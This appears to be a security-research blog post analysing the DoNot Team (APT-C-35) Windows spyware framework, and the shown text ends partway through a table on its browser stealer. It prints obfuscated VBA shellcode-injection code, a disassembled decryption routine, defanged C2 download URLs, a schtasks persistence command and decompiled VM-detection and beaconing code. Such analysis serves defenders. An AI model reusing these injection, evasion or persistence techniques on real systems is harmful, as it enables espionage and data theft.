
APT-C-35 Gets a New Upgrade

By Arnold Osipov & Hido Cohen

Archived: 2026-04-02 11:45:30 UTC

The DoNot Team (a.k.a APT-C-35) are advanced persistent threat actors who've been active since at least 2016. They've targeted many attacks against individuals and organizations in South Asia. DoNot are reported to be the main developers and users of Windows and Android spyware frameworks [1][2][3].

Morphisec Labs has tracked the group's activity and now exclusively details the latest updates to the group's Windows framework, a.k.a. YTY, Jaca. In this blog post, we briefly discuss the history of the DoNot team and shed light on updates revealed by the latest samples found in the wild.



APT-C-35/DoNot Background

The DoNot Team is consistent with their TTPs, infrastructure, and targets. They're also well known for their continuous updates and improvements to their toolkit.

The group mainly targets entities in India, Pakistan, Sri Lanka, Bangladesh, and other South Asian countries. They focus on government and military organizations, ministries of foreign affairs, and embassies.

For initial infection, the DoNot Team uses spear phishing emails containing malicious attachments. To load the next stage they leverage Microsoft Office macros and RTF files exploiting Equation Editor vulnerability and remote template injection.


Known TTPs, or malware commonalities, include:

- Modular architecture where each module is delivered in a separate file
- Functionalities: file collection, screenshots, keylogging, reverse shell, browser stealing, and gathering system information
- Various programming languages such as C++, .NET, Python, etc.
- Utilizing Google Drive to store command and control (C2) server addresses
- Multiple domains are used for different purposes throughout the infection chain

All previously known framework variants attributed to the DoNot Team share similar attributes.

Morphisec Labs has identified a new DoNot infection chain that introduces new modules to the Windows framework. In this post we detail the shellcode loader mechanism and its following modules, identify new functionality in the browser stealer component, and analyze a new DLL variant of the reverse shell.

Mapping a Malware Route



Delivery pathway to infect a machine

DoNot's latest spear phishing email campaign used RTF documents and targeted government departments, including Pakistan's defense sector. When the RTF document is opened, it tries to fetch a malicious remote template from its C2 by sending an HTTP GET request in the form: *<domain>/<X>/<Y>.php*. If the User-Agent for that request doesn't contain MSOffice, which is case sensitive and added by default in Office applications, the C2 returns a decoy document with empty content. Otherwise, it downloads and injects a macro weaponized document. This technique may trick a security solution that tries to scan the URL without the MSOffice User-

Agent header and mark it as clear. The remote template URLs are active for a limited period of time which makes analysis difficult.

Pre-Shellcode Execution

When a remote template is injected, it lures the victim to enable editing and content to allow the malicious macros to execute. Once macros are enabled, the Document_open routine executes and starts with a for loop to delay the malicious code execution, and then calls to the appropriate function based on the Winword.exe bitness.

```
Sub dOCument_OpEN()
    Dim i, j As Long
    For i = 1 To 805306368
        j = i
    Next i
    #If Win64 Then
        jJLIJIiijiiJjlJI
    #Else
        iLIiJijjijIjIiLI
    #End If
End Sub
```

Document_open routine code

The function injects a shellcode (32-bit/64-bit) into the process memory and invokes it. The shellcode is injected using the following three WinAPI functions:

1. ZwAllocateVirtualMemory—Allocates virtual memory with **E**xecute/**R**ead/**W**rite permission
2. MultiByteToWideChar—Maps the shellcode character string to UTF-16
3. EnumUILanguagesA—Passes the shellcode as a callback parameter. Other variants also use the Internal_EnumSystemCodePages WinAPI

```
Private Declare PtrSafe Function JjjiiJlljLiIJJlJ Lib "ntdll" Alias "ZwAllocateVirtualMemory" (ByVal ljIJiIjJjIIlJIij As LongPtr, ByRef ILiJLJjiIIiLIJIi As LongPtr,
ByVal LjLjIjLJiIljIiJl As Long, ByRef ijJJIiJlJJLiIIlL As LongPtr, ByVal LJijJjLIjIijJjlj As Long, ByVal ljJjJLlIjIIiLiJl As Long) As LongPtr
Private Declare PtrSafe Function iLIjLLjIlIIJIjll Lib "kernel32" Alias "EnumUILanguagesA" (ByVal LjJIijLIlLijLLji As LongPtr, ByVal liliIIiliIIIiJII As Long, ByVal
iJiJiLJIlIJjlJII As Long) As Long
Private Declare PtrSafe Function lijiJIJiIJLlljli Lib "kernel32" Alias "MultiByteToWideChar" (ByVal llJLjijLjLILLjii As Long, ByVal ILiLjlJIljiljljl As Long, ByVal
ijljIJjjjlILjIJj As LongPtr, ByVal iJIIiJlIIIJiiLIl As Long, ByVal LIiJiJJJJjIjIjii As LongPtr, ByVal IlIJjIjiljjjLllI As Long) As Long
```

WinAPI calls used for the shellcode execution

Delivering the Payload

Before the execution of the payload, the shellcode decrypts itself using a simple decryption routine—not followed by xor with a two-byte key, which changes between stages. After the shellcode is invoked, it starts execution by decrypting the rest of the shellcode bytes and passing the execution to the next stage.

```
                    public start
     start          proc near

     var_74         = byte ptr -74h

0000                mov     edi, edi
0000                pusha
0020                push    ebp
0024                mov     ebp, esp
0024                push    ebp
0028                sub     esp, 40h
0068                fldpi
1068                fstenv  [esp+68h+var_74]
1068                pop     ebp
1064                sub     ebp, 0Ah
1064                lea     ecx, [ebp+26h]
1064                mov     edx, 29Ah

     decryption_routine:                    ; CODE XREF: start+24↓j
1064                not     byte ptr [ecx]
1064                xor     byte ptr [ecx], 2Bh
1064                inc     ecx
1064                dec     edx
1064                jnz     short decryption_routine
     start          endp

     ; ---------------------------------------------------------------------------
                    dd 0E46C1DE5h
                    dd 0B0D4D4D4h
                    dd 5FD5E05Fh
                    dd 0A25FD8A2h
                    dd 0DC8A5FC8h
                    dd 5FF4AA5Fh
                    dw 54E2h
                    dd 0A1E6DAABh, 3D0A5D26h, 0D4D4D453h, 5D295DB4h, 0A75F8227h
                    dd 0CAA05FE8h, 820AD5ACh, 0D5F4A25Fh, 9D1DE50Ah, 7D4A155h
                    dd 956E7914h, 820CD579h, 6ADB22E5h, 0A002ECC4h, 0D31A15DCh
                    dd 3F9402D5h, 0D4A1ED25h, 8E30A18Ah, 8E5F0B5Dh, 0B22FD5F0h
                    dd 5F9FD85Fh, 2FD5C88Eh, 0D55FD05Fh, 0D4915D2Ch, 0D011578Ah
                    dd 0D4D4A957h, 17B571A1h, 0A03CEC54h, 3DEC54DBh, 0EC54DEA0h
                    dd 54D1A018h, 0C5A13FECh, 44D1AC55h, 0A0444444h, 812B5DDCh
```

Shellcode decryption routine before decrypting the next chunk

Next, the shellcode downloads an encrypted blob from its C2: *<domain>/<X>/<Y><Z>**.ico*** (for the 32-bit shellcode) or *<domain>/<X>/<Y><Z>**.png*** (for the 64-bit shellcode) and decrypts it. The decrypted blob is the second-stage shellcode, and like the first-stage shellcode, it starts by decrypting the rest of the bytes in the shellcode before passing execution to the next stage.

In the 64-bit version of the first stage shellcode, the actor left what seem to be strings belonging to the configuration of the shellcode builder:

```
 'sm\\INCLUDE\\PCOUNT\\SHELL32.INC'
include 'c:\\Fasm\\INCLUDE\\WIN32AXP.INC'
include 'Shellcodes\\MyAssemblyMacros\\MyAssemblyMacrosMain.INC'
;if debugging turn this bit on
debug = 0
```

```
xor_key_main = 0xAD
xor_key_payload = 0xFE
xor_key_url = 0xCE

expiry_year_date = 0x7e6070f
mcafee_expiry_year_date = 0
avg_expiry_year_date = 0
norton_expiry_year_date = 0
bitdefender_expiry_year_date = 0x7e6070f
eset_expiry_year_date = 0x7e60717

define_real_variable local_path_exe_env, '%tmp%\\..\\winsvsc.exe',0
define_real_variable tmp_env_path, '%tmp%\\document.doc',0
define_real_variable clear_registry, 'reg delete \"HKCU\\Software\\Microsoft\\Office\\12.0\\Word\\Resili
```

These configurations include XOR keys used in the second-stage shellcode, and expiry dates for security products such as McAfee, Norton, and Bitdefender. Some strings appear to be the attacker's local paths and debugging flags.

Next, the shellcode checks for security solutions by validating the existence of their drivers' .sys, located under *C:\Windows\System32\drivers*. If security solutions are present, the shellcode compares the current date to an expiry date configured in the shellcode builder and operates accordingly.

For instance, in the researched sample, [1] – [7] denote the following values:

```
 [1] hxxp://mak.logupdates.xyz/DWqYVVzQLc0xrqvt/HG5HlDPqsnr3HBwOKY0vKGRBE7V0sDPdZb09n7xhp0klyT5X.mp3
[2] hxxp://mak.logupdates.xyz/DWqYVVzQLc0xrqvt/HG5HlDPqsnr3HBwOKY0vKGRBE7V0sDPdZb09n7xhp0klyT5X.doc
[3] %tmp%\syswow64.dll
[4] %tmp%\document.doc
[5] Qoltyfotskelo
[6] schtasks.exe /create /tn wakeup /tr \"rundll32 %tmp%\syswow64.dll, HPMG\" /f /sc DAILY /st 11:00 /ri 10 /du
[7] cmd.exe %tmp%\\syswow64.dll
```

The malware will execute values depending on whether it finds a security solution. For example, the following table demonstrates the operation performed based on the driver found and the comparison between the current date and expiry date:

Driver Name	Affiliate	Expiry Date	Sets	Action 1	Action 2
gzfit.sys	BitDefender Antivirus	0x7E6070F -> 2022/07/15	if current_date <= expiry: Action1 else: Action2	Downloads from [1] to [3],	Downloads from [1] to [3] Downloads from [2] to

Driver Name	Affiliate	Expiry Date	Sets	Action 1	Action 2
				modifies 3 first bytes, and calls exported function [5]	[4] Executes cmd.exe, and [7] via WinExec
klif.sys	Kaspersky Antivirus	0x7E6070B -> 2022/07/11	if current_date <= expiry: Action1 else: Action2	Injects shellcode to bcrypt.dll shellcode performs the same as above	Downloads from [1] to [3] Downloads from [2] to [4] Executes cmd.exe, and [7] via WinExec
aswsp.sys	Avast	0x7E6070F -> 2022/07/15	if current_date <= expiry: Action1 else: Action2	Downloads from [1] to [3], modifies 3 first bytes, and calls exported function [5]	Downloads from [1] to [3] Downloads from [2] to [4] and executing [6] and [7] via WinExec

Driver Name	Affiliate	Expiry Date	Sets	Action 1	Action 2
ehdrv.sys	ESET NOD32 Antivirus	0x7E60717 -> 2022/07/23	if current_date <= expiry: Action1 else: Action2	Downloads from [1] to [3], modifies 3 first bytes, and calls exported function [5]	Downloads from [1] to [3] downloads from [2] to [4] and executing [6] and [7] via WinExec
bsfs.sys	QuickHeal Antivirus	0x7E60711 -> 2022/07/17	if current_date <= expiry: Action1 else: Action2	Downloads from [1] to [3] Downloads from [2] to [4] and executing [6] and [7] via WinExec	int 3 and exit
360AvFlt.sys	Qihoo360	0x7E60713 -> 2022/07/19	if current_date <= expiry: Action1 else: Action2	Nothing	downloads from [1] to [3] downloads from [2] to [4] and executing [6] and [7] via WinExec


Security solutions and corresponding actions according to the expiry date

If none of the drivers are found on the victim's machine, the shellcode executes the default routine which downloads from [1], and modifies the three first bytes back to their original form. This technique is used to evade security solutions and keep them from scanning the executable. It then executes the exported function [5].

Morphisec Labs hasn't found a clear motive for the included expiry date and driver check. When malware checks for security solutions in conjunction with a certain date, it's often because the authors tested their bypass against the latest version. Future updates would react differently as they're not tested. Another common malware behavior after finding security solutions is to evade or abort execution. In this case, the malware slightly modifies its behavior but mostly continues its malicious activity.

Module Delivery and Execution

The initial infection executes the main DLL. This DLL is responsible for beaconing back to the C2 server that the infection was successful and downloading the next component in the framework. The following figure outlines the high-level relationships between the components in the rest of the execution:




Component relationships with new/updated components highlighted

Main DLL (pgixedfxglmjirdc.dll) Beaconing

Delivered by the shellcode, the main DLL usually contains two exported functions. In our case, Qoltyfotskelo (referred to as the first exported function) and Yolueorgw (referred to as the second exported function).

The first exported function is responsible for installing persistence and checking for security solutions. Persistence is achieved by setting a new Scheduled Task (via COM objects) that runs every three minutes. The action assigned to the task is to run the second exported function—Yolueorgw.



The second exported function is responsible for beaconing back to the C2 server. Before it does so, it creates a mutex to avoid multiple instances running at the same time, and performs VM detection using WMI queries:

```
// Mutex Creation
CreateMutexA(0, 1, G_enc_str_MutexName);      // KRDNVCEAMGT@LJHNKED
if ( GetLastError() == ERROR_ALREADY_EXISTS )
  ExitProcess_0(0);
// VM Detection
csproduct_name = mw_wmi_csproduct_name();
for ( j = 0; j < strlen(G_enc_str_VMware); ++j )
  --G_enc_str_VMware[j];
for ( k = 0; k < strlen(G_enc_str_VMware); ++k )
  --G_enc_str_VMware[k];
for ( l = 0; l < strlen(G_enc_str_VMware_Virtual_Platform); ++l )
  ++G_enc_str_VMware_Virtual_Platform[l];
for ( m = 0; m < strlen(G_enc_str_VMware_Virtual_Platform); ++m )
  ++G_enc_str_VMware_Virtual_Platform[m];
for ( n = 0; n < strlen(G_enc_str_VirtualBox); ++n )
  ++G_enc_str_VirtualBox[n];
for ( ii = 0; ii < strlen(G_enc_str_VirtualBox); ++ii )
  ++G_enc_str_VirtualBox[ii];
if ( strstr(csproduct_name, G_enc_str_VMware_Virtual_Platform)
  || strstr(csproduct_name, G_enc_str_VMware)
  || strstr(csproduct_name, G_enc_str_VirtualBox) )
{
  ExitProcess_0(0);
}
```

Looking for VMware, VMware Virtual Platform, and VirtualBox in csproduct name

The malware then uses Windows Management Instrumentation (WMI) to collect basic system information such as the name, operating system caption, build number, and processor ID:

```
wsprintfW_0(
  G_formatted_collected_data,
  str_placeholders,                          // %s%s>%s %s>%s %s>V:|||%s%s
  G_enc_str_Name_,                           // Name:
  &G_Processor_Name,
  G_enc_str_Caption,                         // Caption:
  &G_OperatingSystem_Caption,
  G_enc_str_Build_,                          // Build:
  &G_OperatingSystem_BuildNumber,
  &G_victim_ID,                              // Username-ComputerName-ProcessorId
  G_enc_str_pipes_zero_three);
mw_unknown_0(4000);
lstrcatW(G_formatted_collected_data, G_folders_under_C_Program_Files);
```


Beaconing information sent to the server before encryption

To that information, it concatenates the victim’s ID and the folder names under C:\Program Files and C:\Program Files (x86) to learn which software is installed on the system. What we refer to as *victim ID* is a concatenation of

Username-ComputerName-ProcessorId. This string identifies the victim in later communication with the C2 server.

Once this is done the malware can encrypt the victim's data and beacon back to its C2 server. The malware and server encryption is AES-256 with two sets of embedded keys and IVs. The encrypted data is then encoded using Base64.


The beaconing process is divided into two steps shown below:



Beaconing messages for downloading the next component

The first message to the server is sent as a POST request to the first URL path (<first_path>) embedded in the binary. The body contains the following encrypted information:

Name: CPU Name>Caption: OS Version>Build: Build Number V:|||Username-ComputerName-ProcessorId||||||O|||3|||Folder #1 Name?Folder #2 Name…




Depending on the server's response, the malware will either stay idle and keep the beaconing loop, or download the next stage. If the latter, the malware sends another POST request to a second URL path (<second_path>) on the same server. This message contains the following encrypted information: Username-ComputerName-ProcessorId|||Next stage DLL name

The response to that request is the next stage DLL. To execute the next stage, the malware creates another scheduled task and removes the previous one using a clean-up .bat file (see ms.bat in the Appendix section).

Module Downloader (WavemsMp.dll)


The main purpose of this stage is to download and execute the modules used to steal the user's information. To understand which modules are used in the current infection, the malware communicates with another C2 server. The malware fetches the new address from an embedded link that refers to a Google Drive document containing the encrypted address:

Download the encrypted C2 server address from Google Drive



The decryption of the C2 address downloaded from Google Drive

This architecture allows the authors to frequently update their C2 servers without needing to redeliver the binary. After the C2 server address is decrypted, the malware sends a POST request to it with the encrypted victim's ID in the request body. The response is the modules' configuration:



This framework's modularity stands out. The configuration controls which modules to download and execute without needing to update the binary. Morphisec Labs witnessed how this functionality came into play when a single binary communicated with different C2 servers and downloaded different modules across multiple runs over time.


The response specifies information about the modules, delimited by | (pipeline) where each part has the following format:

Module name>Module size>Should download?>Export name to execute>Additional parameters

Additionally, there are special characters the malware looks for such as:

- T?<file_name>?<file_data>—creates a file at %Temp%\usdata and writes the content
- M?<module_name>?<module_size>—downloads another file from the server to %ProgramData%\MJDpnd
- D?—unknown

The following figure illustrates the various modules and the interactions between them:



- ieflagKlo.dll—Keylogger module
- ieflagUl.dll—File uploader module which uploads the modules' output
- ieflagSp.dll—Screenshot module
- ieflagTr.dll—File collection module
- ieflagUsd.dll—Removable disk file collection module
- ieflagBr.dll—Browser information stealer module
- ieflagRvso.dll—Reverse shell module

For more information about each module, refer to this analysis.

Upgraded Browser Stealer Module

While Morphisec Labs was researching the previously known modules, one module caught our attention—the browser stealer. The browser stealer was first introduced to the framework in late 2020 and since then, we haven't seen any significant changes. Until now.

Instead of implementing the stealing functionality inside the DLL, the module uses four additional executables downloaded by the previous stage (WavemsMp.dll). Each additional executable steals information from Google Chrome and/or Mozilla Firefox. The following table summarizes what data is stolen from each browser:

Name	Stolen Data	Plain text file	Encrypted file
WinBroGogle.exe	Google Chrome credentials	C:\ProgramData\ucredgogle_qrty	%base%\usagoglyse.rnm
